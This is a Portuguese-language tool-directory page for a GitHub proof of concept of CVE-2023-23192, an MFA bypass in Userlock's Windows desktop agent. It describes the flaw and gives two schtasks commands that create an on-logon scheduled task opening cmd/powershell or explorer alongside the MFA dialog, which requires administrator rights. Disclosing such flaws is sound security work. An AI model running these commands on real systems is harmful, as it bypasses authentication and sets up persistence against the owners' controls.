

Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/pinarsadioglu/cve-2023-23192
Escalada de PrivilégiosMecanismos de PersistênciaAnálise de VulnerabilidadesExploraçãoTestes de PenetraçãoAutenticação
GitHubpinarsadioglu/cve-2023-23192

CVE-2023-23192

CVE-2023-23192

Ver Repositório
13373há 3 anosAinda não revisado
Compartilhar

CVE-2023-23192

CVE-2023-23192- Userlock - Bypass de Autenticação Multifator (MFA)

Título do Exploit: Userlock - Bypass de Autenticação Multifator (MFA)

Data: 01/11/2023

Autor do Exploit: Pinar Sadioglu

Homepage do Fornecedor: https://www.isdecisions.com/products/userlock/help/#

Versão: < = 11.0.1.40

Testado em: Windows 10

Software: Testado com o 'Desktop agent' do Userlock para proteger sessões interativas em estações de trabalho ou servidores de terminal.

CVE: CVE-2023-23192

MITRE ATT&CK: T1053.005 - Tarefa Agendada/Job: Tarefa Agendada

Permissões Necessárias: Administrador, Root

https://nvd.nist.gov/vuln/detail/CVE-2023-23192

Descrição: Userlock é uma solução de Autenticação Multifator para ambientes Windows Active Directory & Cloud para impedir acesso não autorizado e indesejado. Ele permite autenticação personalizada de dois fatores (2FA) no logon do Windows, Área de Trabalho Remota (RDP & RD Gateway), IIS, VPN e Aplicações Cloud. O Userlock permite implementar MFA nos logons do Active Directory em estações de trabalho e servidores associados ao domínio. Uma caixa de diálogo é exibida onde você pode inserir o código OTP do aplicativo Autenticador no primeiro logon do dia em sua estação de trabalho. O Userlock integra-se ao processo de logon para fornecer autenticação de dois fatores.

Uma das estratégias mais comumente exploradas por atores de ameaças para estabelecer persistência no computador de uma vítima é o agendamento de tarefas. O adversário frequentemente usa essa estratégia para evitar detecção automatizada, manter persistência e realizar ataques surpresa após longos períodos de inatividade.

Vulnerabilidade:


Crie uma tarefa agendada que seja executada após o logon de qualquer usuário.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c powershell.exe"
mfa

Após efetuar logon com sucesso usando as credenciais de domínio, o cmd.exe agendado é exibido junto com a caixa de diálogo MFA do Userlock.

> schtasks /create /tn "MFA_Bypass_OnLogon" /sc onlogon /tr "cmd.exe /c explorer.exe"

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    420
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de testes de penetração autónoma com multiagentes de IA que executa reconhecimento, descoberta de superfície de ataque, validação de exploração e entrega de relatórios com evidências.

    251

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →





